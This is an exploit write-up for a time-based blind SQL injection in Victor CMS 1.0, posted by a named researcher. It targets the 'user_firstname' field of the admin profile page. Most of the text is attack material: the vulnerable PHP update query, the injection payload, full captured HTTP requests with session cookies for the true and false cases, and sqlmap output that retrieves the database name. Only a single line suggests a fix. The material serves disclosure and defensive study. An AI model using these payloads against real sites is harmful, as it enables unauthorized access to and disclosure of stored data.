VULNERABLE: SQL injection vulnerability exists in Victor Cms. An attacker can inject query in "/admin/profile.php?section=admin" via the 'user_firstname' parameters.

Date: 21/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ **Facebook**: https://www.facebook.com/DdosFulzac.auz1/

+ **Email**: phuctruong2k@gmail.com

Product: Victor Cms Version: 1.0


Description: The vulnerability is present in the **"/admin/profile.php?section=admin"**, and can be exploited throuth a POST request via the **'user_firstname'** parameters.

Impact: Allow attacker inject query and access , disclosure of all data on the system.

Suggestions: User input should be filter, Escaping and Parameterized Queries.


Payload exploit: ' or if(substring(database(),index,1)='char',sleep(3),(select '')) = '

File affect:



```
                $user_name = $row['user_name'];
                $user_password = $row['user_password'];
                $user_firstname = $row['user_firstname'];
                $user_lastname = $row['user_lastname'];
                $user_email = $row['user_email'];
                $user_role = $row['user_role'];
                $user_image = $row['user_image'];
        }
        if (isset($_POST['update_user'])) {
                $user_name = $_POST['user_name'];
                $user_firstname = $_POST['user_firstname'];
                $user_lastname = $_POST['user_lastname'];
                $user_email = $_POST['user_email'];
                $user_password = $_POST['user_password'];

                $user_image = $_FILES['user_image']['name'];
                $user_image_temp = $_FILES['user_image']['tmp_name'];

                $user_role = $_POST['user_role'];

        }
//---ASSIGNING VARIABLES-----

//--MOVING UPLOADED FILES TO TEMPORARY DIRECTORY--

        move_uploaded_file($user_image_temp, "../img/$user_image");
//-------QUERY TO RELOAD IMAGE IN EDIT AND UPDATE PAGE
        if (empty($user_image)) {
                $query = "SELECT * FROM users WHERE user_id=$user_id";
                $image_query = mysqli_query($con, $query);
                while ($row = mysqli_fetch_array($image_query)) {
                        $user_image = $row['user_image'];
                }
        }
//<<<<<<<<<<<<<<<<<<<<<<<<----START QUERY---<<<<<<<<<<<<<<<<<<<<<<<
        $update_query = "UPDATE users SET user_name='{$user_name}',";
        $update_query .= "user_firstname='{$user_firstname}',";
        $update_query .= "user_lastname='{$user_lastname}',user_email='{$user_email}',";
        $update_query .= "user_image='{$user_image}', user_role='{$user_role}'";
        $update_query .= " WHERE user_id={$user_id}";
        $run_update_query = mysqli_query($con, $update_query);
```

Proof of concept (POC):



Welcome to your Profile Page phuctest

User Name

admin

FirstName

' or if(substring(database(),1,1)='p',sleep(3),(select '')) = '

LastName

s

User

User Image

Photo

No file chosen


Email

kly35953@cuoly.com

Password

••

Payload Boolean true: ' or if(substring(database(),1,1)='p',sleep(3),(select '')) = '




```
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.1.8:8080/CMSsite-master/admin/profile.php?section=admin
Accept-Encoding: gzip, deflate
Accept-Language:
vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: admin_auth=
eyJpdiI6IlJwM3pUSmkrSzVyQ2ZnVkFNK002ZEE9PSIsInZhbHVlIjoid1Q1RWVcL3RDaUxn
bVh5S2VDXC96YWwzQmlLNnQ5WkJaRVJPbmo0ZHRDSGJpSWlHSTZDNzhJa0k0NnlrWDdKQzRZ
Z1NjNFwvamk5WFlqK2ZjeG5udUw3OFJVR1wvNzBuK1wvQVRycOo3SGlZZUhiV2N1V21CZkdo
WHF6eFlmcEZxZjE1amRKcEJwUGVldlZ0QXVETU5XditudFE9PSIsImlhYyI6ImYyZWFhNWJl
NmM3ZWJjNDM3NTEzNTllMTZjY2RlYjg0YzAzMGYyMDZhYmFiOWIyZWQwYjIwMWE5YzE0Nzli
MDIifQ%3D%3D; SESS105c9d7b0d42de58587208e9de25d2f4=
7P34bFMwKfp7pJSticKkeGhQfPHHP81JkfRolFqdVLA; PHPSESSID=
lrsp6113imltpa0p7sv7q8lu0k;
EM_AUTHCOOKIE_rm08yTa9GOjUd5uJevXWxy552Uw0XrXg=
admin%7C%7Cbcc2f130c19ca5cd64fc1ec1738bf02b
Connection: close

------WebKitFormBoundaryDAIMpUERynoF6vsj
Content-Disposition: form-data; name="user_name"

admin
------WebKitFormBoundaryDAIMpUERynoF6vsj
Content-Disposition: form-data; name="user_firstname"

' or if(substring(database(),1,1)='p',sleep(3),(select '')) = '
------WebKitFormBoundaryDAIMpUERynoF6vsj
Content-Disposition: form-data; name="user_lastname"

s
```

```
HTTP/1.1 200 OK
Date: Thu, 20 Jan 2022 19:38:31 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PH
X-Powered-By: PHP/7.4.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalic
Pragma: no-cache
Content-Length: 7618
Connection: close
Content-Type: text/html; charset=UTF-8

<!-- @author 'Victor Alagwu';
//   @project 'Simple Content Management Systen
//   @date    'October 2016'; -->
<!-- @author 'Victor Alagwu';
//   @project 'Simple Content Management Systen
//   @date    'October 2016'; -->
<!DOCTYPE html>
<html lang="en">

  <head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content=
    <meta name="viewport" content="width=device
    <meta name="description" content="">
    <meta name="author" content="">

    <title>
      Dashboard - phuctest
```

7,948 bytes | 3,644 millis

Payload Boolean false: ' or if(substring(database(),1,1)='a',sleep(3),(select '')) = '




```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.1.8:8080/CMSsite-master/admin/profile.php?section=admin
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: admin_auth=
eyJpdiI6IlJwM3pUSmkrSzVyQ2ZnVkFNK002ZEE9PSIsInZhbHVlIjoid1Q1RWVcL3RDaUxnbVh
5S2VDXC96YWwzQmlLNnQ5WkJaRVJPbmo0ZHRDSGJpSWlHSTZDNzhJa0k0NnlrWDdKQzRZZ1NjNF
wvamk5WFlqK2ZjeG5udUw3OFJVR1wvNzBuK1wvQVRyc0o3SGlZZUhiV2N1V21CZkdoWHF6eFlmc
EZxZjE1amRKcEJwUGV1dlZ0QXVETU5XditudFE9PSIsImlhYyI6ImYyZWFhNWJlNmM3ZWJjNDM3
NTEzNTllMTZjY2RlYjg0YzAzMGYyMDZhYmFiOWIyZWQwYjIwMWE5YzE0NzliMDIifQ%3D%3D;
SESS105c9d7b0d42de58587208e9de25d2f4=
7P34bFMwKfp7pJSticKkeGhQfPHHP8lJkfRolFqdVLA; PHPSESSID=
lrsp6113imltpa0p7sv7q8lu0k; EM_AUTHCOOKIE_rm08yTa9GOjUd5uJevXWxy552Uw0XrXg=
admin%7C%7Cbcc2f130c19ca5cd64fc1ec1738bf02b
Connection: close

------WebKitFormBoundaryDAIMpUERynoF6vsj
Content-Disposition: form-data; name="user_name"

admin
------WebKitFormBoundaryDAIMpUERynoF6vsj
Content-Disposition: form-data; name="user_firstname"

' or if(substring(database(),1,1)='a',sleep(3),(select '')) = '
------WebKitFormBoundaryDAIMpUERynoF6vsj
Content-Disposition: form-data; name="user_lastname"
```

```
HTTP/1.1 200 OK
Date: Thu, 20 Jan 2022 19:42:24 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7
X-Powered-By: PHP/7.4.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 7618
Connection: close
Content-Type: text/html; charset=UTF-8

<!-- @author 'Victor Alagwu';
//   @project 'Simple Content Management System';
//   @date    'October 2016'; -->
<!-- @author 'Victor Alagwu';
//   @project 'Simple Content Management System';
//   @date    'October 2016'; -->
<!DOCTYPE html>
<html lang="en">

  <head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE
    <meta name="viewport" content="width=device-wi
    <meta name="description" content="">
    <meta name="author" content="">

    <title>
      Dashboard - phuctest
```

7,948 bytes | 147 millis

Exploit:



```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: ------WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_name"

admin
------WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_firstname"

phuctest'  AND (SELECT 3973 FROM (SELECT(SLEEP(5)))elBA) AND 'tBRU'='tBRU
------WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_lastname"

s
------WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_role"

User
------WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_image"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_email"

kly35953@cuoly.com
------WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="user_password"

$2y$10$iZ9cwfZuMNjldG0R7rlIC.I3O6y9WgPL8/3EcMBgQTfY880mNDNW.
------WebKitFormBoundaryiXMpjJj5xfAHAGPa
Content-Disposition: form-data; name="update_user"

Update User
------WebKitFormBoundaryiXMpjJj5xfAHAGPa--
---
[02:46:07] [INFO] the back-end DBMS is MySQL
[02:46:07] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.52, PHP 7.4.27
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:46:13] [INFO] fetching current database
[02:46:13] [INFO] retrieved:
[02:46:23] [INFO] adjusting time delay to 2 seconds due to good response times
php_cms
current database: 'php_cms'
[02:47:37] [INFO] fetched data logged to text files under '/home/phucth/.local/share/sqlmap/output/192.168.1.8'

[*] ending @ 02:47:37 /2022-01-21/
```